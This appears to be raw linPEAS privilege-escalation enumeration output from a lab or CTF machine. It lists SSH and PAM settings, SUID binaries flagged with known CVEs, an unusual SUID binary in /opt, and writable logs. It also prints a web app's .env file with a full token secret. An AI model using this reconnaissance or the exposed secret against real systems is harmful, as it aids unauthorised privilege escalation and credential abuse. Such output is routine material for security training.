/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket

/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket

═╣ Some home ssh config file was found

/usr/share/openssh/sshd_config

Include /etc/ssh/sshd_config.d/*.conf

ChallengeResponseAuthentication no

UsePAM yes

X11Forwarding yes

PrintMotd no

AcceptEnv LANG LC_*

Subsystem	sftp	/usr/lib/openssh/sftp-server

```
═╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow


Searching inside /etc/ssh/ssh_config for interesting info
Include /etc/ssh/ssh_config.d/*.conf
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Oct 26  2021 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jul 23  2021 /etc/pam.d/sshd




╔══════════╣ Searching tmux sessions
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-
sessions
tmux 3.0a


/tmp/tmux-1000
╔══════════╣ Analyzing Cloud Init Files (limit 70)
-rw-r--r-- 1 root root 3517 Aug 27  2020 /snap/core18/1944/etc/cloud/cloud.cfg
     lock_passwd: True
-rw-r--r-- 1 root root 3559 May 11  2021 /snap/core18/2128/etc/cloud/cloud.cfg
     lock_passwd: True
-rw-r--r-- 1 root root 3619 May 11  2021 /snap/core20/1169/etc/cloud/cloud.cfg
     lock_passwd: True

╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 200 Dec 10  2020 /snap/core18/1944/usr/share/keyrings
drwxr-xr-x 2 root root 200 Jul 22  2021 /snap/core18/2128/usr/share/keyrings
```

```
drwxr-xr-x 2 root root 200 Sep 28  2021 /snap/core20/1169/usr/share/keyrings
drwxr-xr-x 2 root root 4096 Oct  7  2021 /usr/share/keyrings
```

```
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /snap/core18/1944/etc/pam.d/passwd
passwd file: /snap/core18/1944/etc/passwd
passwd file: /snap/core18/1944/usr/share/bash-completion/completions/passwd
passwd file: /snap/core18/1944/usr/share/lintian/overrides/passwd
passwd file: /snap/core18/1944/var/lib/extrausers/passwd
passwd file: /snap/core18/2128/etc/pam.d/passwd
passwd file: /snap/core18/2128/etc/passwd
passwd file: /snap/core18/2128/usr/share/bash-completion/completions/passwd
passwd file: /snap/core18/2128/usr/share/lintian/overrides/passwd
passwd file: /snap/core18/2128/var/lib/extrausers/passwd
passwd file: /snap/core20/1169/etc/pam.d/passwd
passwd file: /snap/core20/1169/etc/passwd
passwd file: /snap/core20/1169/usr/share/bash-completion/completions/passwd
passwd file: /snap/core20/1169/usr/share/lintian/overrides/passwd
passwd file: /snap/core20/1169/var/lib/extrausers/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
```

```
╔══════════╣ Analyzing Github Files (limit 70)
drwxrwxr-x 2 dasith dasith 4096 Sep  3  2021 /home/dasith/local-
web/node_modules/balanced-match/.github
drwxrwxr-x 2 dasith dasith 4096 Aug 13  2021 /home/dasith/local-
web/public/assets/plugins/gumshoe/.github
drwxr-xr-x 3 root root 4096 Oct  7  2021
/usr/local/lib/node_modules/pm2/node_modules/ast-types/.github
drwxr-xr-x 2 root root 4096 Oct  7  2021
/usr/local/lib/node_modules/pm2/node_modules/balanced-match/.github
```

drwxr-xr-x 2 root root 4096 Oct 7 2021 /usr/local/lib/node_modules/pm2/node_modules/moment-timezone/.github

drwxr-xr-x 3 root root 4096 Oct 7 2021 /usr/local/lib/node_modules/pm2/node_modules/proxy-agent/.github

-rw-rw-r-- 1 dasith dasith 48 Sep 3 2021 /home/dasith/.gitconfig

drwxrwxr-x 8 dasith dasith 4096 Jun 17 15:46 /home/dasith/local-web/.git

╔══════════╣ Analyzing PGP-GPG Files (limit 70)

/usr/bin/gpg

netpgpkeys Not Found

netpgp Not Found

-rw-r--r-- 1 root root 2794 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-cdimage.gpg

-rw-r--r-- 1 root root 1733 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2018-archive.gpg

-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core18/1944/usr/share/keyrings/ubuntu-archive-keyring.gpg

-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core18/1944/usr/share/keyrings/ubuntu-archive-removed-keys.gpg

-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core18/1944/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg

-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core18/1944/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg

-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core18/1944/usr/share/keyrings/ubuntu-master-keyring.gpg

-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core18/2128/usr/share/keyrings/ubuntu-archive-keyring.gpg

-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core18/2128/usr/share/keyrings/ubuntu-archive-removed-keys.gpg

-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core18/2128/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg

-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core18/2128/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg

-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core18/2128/usr/share/keyrings/ubuntu-master-keyring.gpg

-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core20/1169/usr/share/keyrings/ubuntu-archive-keyring.gpg

-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core20/1169/usr/share/keyrings/ubuntu-archive-removed-keys.gpg

-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core20/1169/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg

-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core20/1169/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg

-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core20/1169/usr/share/keyrings/ubuntu-master-keyring.gpg

-rw-r--r-- 1 root root 3267 Jan 6 2021 /usr/share/gnupg/distsigkey.gpg

-rw-r--r-- 1 root root 2274 Jul 27 2021 /usr/share/keyrings/ubuntu-advantage-cis.gpg

-rw-r--r-- 1 root root 2236 Jul 27 2021 /usr/share/keyrings/ubuntu-advantage-esm-apps.gpg

-rw-r--r-- 1 root root 2264 Jul 27 2021 /usr/share/keyrings/ubuntu-advantage-esm-infra-trusty.gpg

-rw-r--r-- 1 root root 2275 Jul 27 2021 /usr/share/keyrings/ubuntu-advantage-fips.gpg

-rw-r--r-- 1 root root 7399 Sep 17 2018 /usr/share/keyrings/ubuntu-archive-keyring.gpg

-rw-r--r-- 1 root root 6713 Oct 27 2016 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg

-rw-r--r-- 1 root root 4097 Feb 6 2018 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg

-rw-r--r-- 1 root root 0 Jan 17 2018 /usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg

-rw-r--r-- 1 root root 1227 May 27 2010 /usr/share/keyrings/ubuntu-master-keyring.gpg

-rw-r--r-- 1 root root 2867 Feb 13 2020 /usr/share/popularity-contest/debian-popcon.gpg

╔══════════╣ Analyzing Cache Vi Files (limit 70)

-rw-r--r-- 1 root root 16384 Oct 7 2021 /opt/.code.c.swp

-rw------- 1 dasith dasith 10942 Sep 8 2021 /home/dasith/.viminfo

╔══════════╣ Searching docker files (limit 70)

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation

-rw-r--r-- 1 root root 477 Nov 19 2020 /usr/local/lib/node_modules/pm2/node_modules/@pm2/io/docker-compose.yml

╔═══════════╣ Analyzing Postfix Files (limit 70)

-rw-r--r-- 1 root root 675 Apr 2 2018 /snap/core18/1944/usr/share/bash-completion/completions/postfix

-rw-r--r-- 1 root root 675 Apr 2 2018 /snap/core18/2128/usr/share/bash-completion/completions/postfix

-rw-r--r-- 1 root root 813 Feb 2 2020 /snap/core20/1169/usr/share/bash-completion/completions/postfix

-rw-r--r-- 1 root root 813 Feb 2 2020 /usr/share/bash-completion/completions/postfix

╔═══════════╣ Analyzing Env Files (limit 70)

-rw-rw-r-- 1 dasith dasith 174 Sep 3 2021 /home/dasith/local-web/.env

DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'

TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE

╔═══════════╣ Analyzing Bind Files (limit 70)

-rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind

-rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind

╔═══════════╣ Analyzing Interesting logs Files (limit 70)

-rw-r----- 1 www-data adm 0 Oct 6 2021 /var/log/nginx/access.log

-rw-r----- 1 www-data adm 0 Oct 6 2021 /var/log/nginx/error.log

╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3771 Feb 25 2020 /etc/skel/.bashrc
-rw-r--r-- 1 dasith dasith 3771 Feb 25 2020 /home/dasith/.bashrc
-rw-r--r-- 1 root root 3771 Apr 4 2018 /snap/core18/1944/etc/skel/.bashrc
-rw-r--r-- 1 root root 3771 Apr 4 2018 /snap/core18/2128/etc/skel/.bashrc
-rw-r--r-- 1 root root 3771 Feb 25 2020 /snap/core20/1169/etc/skel/.bashrc

-rw-r--r-- 1 root root 807 Feb 25 2020 /etc/skel/.profile
-rw-r--r-- 1 dasith dasith 807 Feb 25 2020 /home/dasith/.profile
-rw-r--r-- 1 root root 807 Apr 4 2018 /snap/core18/1944/etc/skel/.profile
-rw-r--r-- 1 root root 807 Apr 4 2018 /snap/core18/2128/etc/skel/.profile
-rw-r--r-- 1 root root 807 Feb 25 2020 /snap/core20/1169/etc/skel/.profile

╔═══════════════════╗
═══════════════════╣ Interesting Files
╚═══════════════════╝

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 31K May 26 2021 /usr/bin[1;31m/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)[0m
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin[1;31m/sudo ---> check_if_the_sudo_version_is_vulnerable[0m
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount

```
-rwsr-xr-x 1 root root 39K Jul 21  2020 /usr/bin[1;31m/umount  --->
BSD/Linux(08-1996)[0m

-rwsr-xr-x 1 root root 55K Jul 21  2020 /usr/bin[1;31m/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8[0m

-rwsr-xr-x 1 root root 87K Jul 14  2021 /usr/bin/gpasswd

-rwsr-xr-x 1 root root 67K Jul 21  2020 /usr/bin/su

-rwsr-xr-x 1 root root 67K Jul 14  2021 /usr/bin[1;31m/passwd  --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)[0m

-rwsr-xr-x 1 root root 84K Jul 14  2021 /usr/bin[1;31m/chfn  --->
SuSE_9.3/10[0m

-rwsr-xr-x 1 root root 44K Jul 14  2021 /usr/bin[1;31m/newgrp  --->  HP-
UX_10.20[0m

-rwsr-xr-x 1 root root 52K Jul 14  2021 /usr/bin/chsh

-rwsr-xr-x 1 root root 128K Sep  9  2021 /usr/lib/snapd[1;31m/snap-confine  ---
>  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)[0m

-rwsr-xr-- 1 root messagebus 51K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper

-rwsr-xr-x 1 root root 463K Jul 23  2021 /usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device

-rwsr-xr-x 1 root root 23K May 26  2021 /usr/lib/policykit-1/polkit-agent-
helper-1

-rwsr-xr-x 1 root root 18K Oct  7  2021 /opt/count (Unknown SUID binary)

-rwsr-xr-x 1 root root 113K Oct  5  2021
/snap/snapd/13640/usr/lib/snapd[1;31m/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)[0m

-rwsr-xr-x 1 root root 109K Aug 27  2021
/snap/snapd/13170/usr/lib/snapd[1;31m/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)[0m

-rwsr-xr-x 1 root root 84K Jul 14  2021 /snap/core20/1169/usr/bin[1;31m/chfn  -
-->  SuSE_9.3/10[0m

-rwsr-xr-x 1 root root 52K Jul 14  2021 /snap/core20/1169/usr/bin/chsh

-rwsr-xr-x 1 root root 87K Jul 14  2021 /snap/core20/1169/usr/bin/gpasswd

-rwsr-xr-x 1 root root 55K Jul 21  2020 /snap/core20/1169/usr/bin[1;31m/mount
--->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8[0m

-rwsr-xr-x 1 root root 44K Jul 14  2021 /snap/core20/1169/usr/bin[1;31m/newgrp
--->  HP-UX_10.20[0m

-rwsr-xr-x 1 root root 67K Jul 14  2021 /snap/core20/1169/usr/bin[1;31m/passwd
--->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)[0m

-rwsr-xr-x 1 root root 67K Jul 21  2020 /snap/core20/1169/usr/bin/su
```

-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1169/usr/bin[1;31m/sudo ---> check_if_the_sudo_version_is_vulnerable[0m

-rwsr-xr-x 1 root root 39K Jul 21 2020 /snap/core20/1169/usr/bin[1;31m/umount ---> BSD/Linux(08-1996)[0m

-rwsr-xr-- 1 root systemd-resolve 51K Jun 11 2020 /snap/core20/1169/usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-xr-x 1 root root 463K Jul 23 2021 /snap/core20/1169/usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 43K Sep 16 2020 /snap/core18/2128/bin[1;31m/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8[0m

-rwsr-xr-x 1 root root 63K Jun 28 2019 /snap/core18/2128/bin/ping

-rwsr-xr-x 1 root root 44K Mar 22 2019 /snap/core18/2128/bin/su

-rwsr-xr-x 1 root root 27K Sep 16 2020 /snap/core18/2128/bin[1;31m/umount ---> BSD/Linux(08-1996)[0m

-rwsr-xr-x 1 root root 75K Mar 22 2019 /snap/core18/2128/usr/bin[1;31m/chfn ---> SuSE_9.3/10[0m

-rwsr-xr-x 1 root root 44K Mar 22 2019 /snap/core18/2128/usr/bin/chsh

-rwsr-xr-x 1 root root 75K Mar 22 2019 /snap/core18/2128/usr/bin/gpasswd

-rwsr-xr-x 1 root root 40K Mar 22 2019 /snap/core18/2128/usr/bin[1;31m/newgrp ---> HP-UX_10.20[0m

-rwsr-xr-x 1 root root 59K Mar 22 2019 /snap/core18/2128/usr/bin[1;31m/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)[0m

-rwsr-xr-x 1 root root 146K Jan 19 2021 /snap/core18/2128/usr/bin[1;31m/sudo ---> check_if_the_sudo_version_is_vulnerable[0m

-rwsr-xr-- 1 root systemd-resolve 42K Jun 11 2020 /snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-xr-x 1 root root 427K Mar 4 2019 /snap/core18/2128/usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 43K Sep 16 2020 /snap/core18/1944/bin[1;31m/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8[0m

-rwsr-xr-x 1 root root 63K Jun 28 2019 /snap/core18/1944/bin/ping

-rwsr-xr-x 1 root root 44K Mar 22 2019 /snap/core18/1944/bin/su

-rwsr-xr-x 1 root root 27K Sep 16 2020 /snap/core18/1944/bin[1;31m/umount ---> BSD/Linux(08-1996)[0m

-rwsr-xr-x 1 root root 75K Mar 22 2019 /snap/core18/1944/usr/bin[1;31m/chfn ---> SuSE_9.3/10[0m

-rwsr-xr-x 1 root root 44K Mar 22 2019 /snap/core18/1944/usr/bin/chsh

-rwsr-xr-x 1 root root 75K Mar 22 2019 /snap/core18/1944/usr/bin/gpasswd

-rwsr-xr-x 1 root root 40K Mar 22 2019 /snap/core18/1944/usr/bin[1;31m/newgrp ---> HP-UX_10.20[0m

-rwsr-xr-x 1 root root 59K Mar 22 2019 /snap/core18/1944/usr/bin[1;31m/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)[0m

-rwsr-xr-x 1 root root 146K Sep 23 2020 /snap/core18/1944/usr/bin[1;31m/sudo ---> check_if_the_sudo_version_is_vulnerable[0m

-rwsr-xr-- 1 root systemd-resolve 42K Jun 11 2020 /snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-xr-x 1 root root 427K Mar 4 2019 /snap/core18/1944/usr/lib/openssh/ssh-keysign

╔══════════╣ SGID

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /usr/sbin/unix_chkpwd

-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /usr/sbin/pam_extrausers_chkpwd

-rwxr-sr-x 1 root tty 15K Mar 30 2020 /usr/bin/bsd-write

-rwxr-sr-x 1 root tty 35K Jul 21 2020 /usr/bin/wall

-rwxr-sr-x 1 root shadow 31K Jul 14 2021 /usr/bin/expiry

-rwxr-sr-x 1 root ssh 343K Jul 23 2021 /usr/bin/ssh-agent

-rwxr-sr-x 1 root crontab 43K Feb 13 2020 /usr/bin/crontab

-rwxr-sr-x 1 root shadow 83K Jul 14 2021 /usr/bin/chage

-rwxr-sr-x 1 root utmp 15K Sep 30 2019 /usr/lib/x86_64-linux-gnu/utempter/utempter

-rwxr-sr-x 1 root shadow 83K Jul 14 2021 /snap/core20/1169/usr/bin/chage

-rwxr-sr-x 1 root shadow 31K Jul 14 2021 /snap/core20/1169/usr/bin/expiry

-rwxr-sr-x 1 root crontab 343K Jul 23 2021 /snap/core20/1169/usr/bin/ssh-agent

-rwxr-sr-x 1 root tty 35K Jul 21 2020 /snap/core20/1169/usr/bin/wall

-rwxr-sr-x 1 root shadow 43K Apr 8 2021 /snap/core20/1169/usr/sbin/pam_extrausers_chkpwd

-rwxr-sr-x 1 root shadow 43K Apr 8 2021 /snap/core20/1169/usr/sbin/unix_chkpwd

-rwxr-sr-x 1 root shadow 34K Apr 8 2021 /snap/core18/2128/sbin/pam_extrausers_chkpwd

-rwxr-sr-x 1 root shadow 34K Apr 8 2021 /snap/core18/2128/sbin/unix_chkpwd

-rwxr-sr-x 1 root shadow 71K Mar 22 2019 /snap/core18/2128/usr/bin/chage

-rwxr-sr-x 1 root shadow 23K Mar 22 2019 /snap/core18/2128/usr/bin/expiry

-rwxr-sr-x 1 root crontab 355K Mar 4 2019 /snap/core18/2128/usr/bin/ssh-agent

```
-rwxr-sr-x 1 root tty 31K Sep 16  2020 /snap/core18/2128/usr/bin/wall
-rwxr-sr-x 1 root shadow 34K Jul 21  2020
/snap/core18/1944/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34K Jul 21  2020 /snap/core18/1944/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 71K Mar 22  2019 /snap/core18/1944/usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Mar 22  2019 /snap/core18/1944/usr/bin/expiry
-rwxr-sr-x 1 root crontab 355K Mar  4  2019 /snap/core18/1944/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 31K Sep 16  2020 /snap/core18/1944/usr/bin/wall

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/usr/lib/x86_64-linux-gnu/libfakeroot
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh:     0000000000000000
CapPrm:     0000000000000000
CapEff:     0000000000000000
CapBnd:     0000003fffffffff
CapAmb:     0000000000000000

Shell capabilities:
0x0000000000000000=
```

```
CapInh:     0000000000000000
CapPrm:     0000000000000000
CapEff:     0000000000000000
CapBnd:     0000003fffffffff
CapAmb:     0000000000000000

Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
/snap/core20/1169/usr/bin/ping = cap_net_raw+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-
binaries-in-path
/usr/bin/rescan-scsi-bus.sh
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh
/usr/bin/gettext.sh

╔══════════╣ Unexpected in /opt (usually empty)
total 56
drwxr-xr-x  2 root root  4096 Oct  7  2021 .
drwxr-xr-x 20 root root  4096 Oct  7  2021 ..
-rw-r--r--  1 root root  3736 Oct  7  2021 code.c
-rw-r--r--  1 root root 16384 Oct  7  2021 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7  2021 count
```

```
-rw-r--r--  1 root root  4622 Oct  7  2021 valgrind.log

╔══════════╣ Unexpected in root

╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 36
drwxr-xr-x   2 root root 4096 Oct  7  2021 .
drwxr-xr-x 102 root root 4096 Oct 26  2021 ..
-rw-r--r--   1 root root   96 Dec  5  2019 01-locale-fix.sh
-rw-r--r--   1 root root  835 Sep  9  2021 apps-bin-path.sh
-rw-r--r--   1 root root  729 Feb  2  2020 bash_completion.sh
-rw-r--r--   1 root root 1003 Aug 13  2019 cedilla-portuguese.sh
-rw-r--r--   1 root root 1107 Nov  3  2019 gawk.csh
-rw-r--r--   1 root root  757 Nov  3  2019 gawk.sh
-rw-r--r--   1 root root 1557 Feb 17  2020 Z97-byobu.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
```

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)

╔══════════╣ Readable files belonging to root and readable by me but not world readable

╔══════════╣ Modified interesting files in the last 5mins (limit 100)

/var/log/syslog

/var/log/kern.log

/var/log/auth.log

/var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/user-1000.journal

/var/log/journal/81b46f6cb3f445e48029fbcf4097ab47/system.journal

/var/log/mongodb/mongodb.log

/home/dasith/.gnupg/pubring.kbx

/home/dasith/.gnupg/trustdb.gpg

╔══════════╣ Writable log files (logrotten) (limit 100)

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation

logrotate 3.14.0

    Default mail command: /usr/bin/mail

    Default compress command: /bin/gzip

    Default uncompress command: /bin/gunzip

    Default compress extension: .gz

    Default state file path: /var/lib/logrotate/status

    ACL support: yes

    SELinux support: yes

Writable: /home/dasith/local-web/node_modules/mpath/bench.log

Writable: /home/dasith/.pm2/logs/index-out.log

Writable: /home/dasith/.pm2/logs/index-error.log

Writable: /home/dasith/.pm2/pm2.log

Writable: /home/dasith/.npm/_logs/2021-09-03T06_10_48_706Z-debug.log

Writable: /home/dasith/.npm/_logs/2021-09-03T06_10_39_332Z-debug.log

Writable: /home/dasith/.npm/_logs/2021-09-03T06_11_39_635Z-debug.log

```
╔══════════╣ Files inside /home/dasith (limit 20)
total 72
drwxr-xr-x 9 dasith dasith  4096 Jun 17 16:39 .
drwxr-xr-x 3 root   root    4096 Sep  3  2021 ..
lrwxrwxrwx 1 dasith dasith     9 Sep  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 dasith dasith   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dasith dasith  3771 Feb 25  2020 .bashrc
drwx------ 2 dasith dasith  4096 Aug 13  2021 .cache
drwx------ 3 dasith dasith  4096 Aug 13  2021 .config
lrwxrwxrwx 1 dasith dasith     9 Sep  3  2021 .dbshell -> /dev/null
-rw-rw-r-- 1 dasith dasith    48 Sep  3  2021 .gitconfig
drwx------ 3 dasith dasith  4096 Jun 17 16:39 .gnupg
drwxrwxr-x 3 dasith dasith  4096 Sep  3  2021 .local
drwxrwxr-x 8 dasith dasith  4096 Jun 17 16:20 local-web
-rw------- 1 dasith dasith     0 Aug 13  2021 .mongorc.js
drwxrwxr-x 5 dasith dasith  4096 Sep  3  2021 .npm
drwxrwxr-x 5 dasith dasith  4096 Jun 17 15:46 .pm2
-rw-r--r-- 1 dasith dasith   807 Feb 25  2020 .profile
-rw-rw-r-- 1 dasith dasith    66 Sep  8  2021 .selected_editor
-r-------- 1 dasith dasith    33 Jun 17 15:46 user.txt
-rw------- 1 dasith dasith 10942 Sep  8  2021 .viminfo

╔══════════╣ Files inside others home (limit 20)

╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)

╔══════════╣ Backup folders

╔══════════╣ Backup files (limited 100)
-rwxr-xr-x 1 root root 1513 Jan 25  2020 /usr/share/doc/libipc-system-simple-
perl/examples/rsync-backup.pl
-rw-r--r-- 1 root root 392817 Feb  9  2020
/usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 7867 Jul 16  1996 /usr/share/doc/telnet/README.old.gz
```

-rw-r--r-- 1 root root 97218 Aug 20 2020 /usr/share/doc/valgrind/html/dist.news.old.html

-rw-r--r-- 1 root root 2756 Feb 13 2020 /usr/share/man/man8/vgcfgbackup.8.gz

-rw-r--r-- 1 root root 11886 Sep 3 2021 /usr/share/info/dir.old

-rwxr-xr-x 1 root root 226 Feb 17 2020 /usr/share/byobu/desktop/byobu.desktop.old

-rw-r--r-- 1 root root 237894 Sep 23 2021 /usr/src/linux-headers-5.4.0-88-generic/.config.old

-rw-r--r-- 1 root root 0 Sep 23 2021 /usr/src/linux-headers-5.4.0-88-generic/include/config/wm831x/backup.h

-rw-r--r-- 1 root root 0 Sep 23 2021 /usr/src/linux-headers-5.4.0-88-generic/include/config/net/team/mode/activebackup.h

-rw-r--r-- 1 root root 237895 Sep 24 2021 /usr/src/linux-headers-5.4.0-89-generic/.config.old

-rw-r--r-- 1 root root 0 Sep 24 2021 /usr/src/linux-headers-5.4.0-89-generic/include/config/wm831x/backup.h

-rw-r--r-- 1 root root 0 Sep 24 2021 /usr/src/linux-headers-5.4.0-89-generic/include/config/net/team/mode/activebackup.h

-rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-headers-5.4.0-88/tools/testing/selftests/net/tcp_fastopen_backup_key.sh

-rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-headers-5.4.0-89/tools/testing/selftests/net/tcp_fastopen_backup_key.sh

-rw-r--r-- 1 root root 9833 Sep 24 2021 /usr/lib/modules/5.4.0-89-generic/kernel/drivers/power/supply/wm831x_backup.ko

-rw-r--r-- 1 root root 9073 Sep 24 2021 /usr/lib/modules/5.4.0-89-generic/kernel/drivers/net/team/team_mode_activebackup.ko

-rw-r--r-- 1 root root 9833 Sep 23 2021 /usr/lib/modules/5.4.0-88-generic/kernel/drivers/power/supply/wm831x_backup.ko

-rw-r--r-- 1 root root 9073 Sep 23 2021 /usr/lib/modules/5.4.0-88-generic/kernel/drivers/net/team/team_mode_activebackup.ko

-rw-r--r-- 1 root root 44048 Oct 12 2021 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbackup.so

-rw-r--r-- 1 root root 1775 Feb 25 2021 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py

-rw-r--r-- 1 root root 1403 Aug 13 2021 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-38.pyc

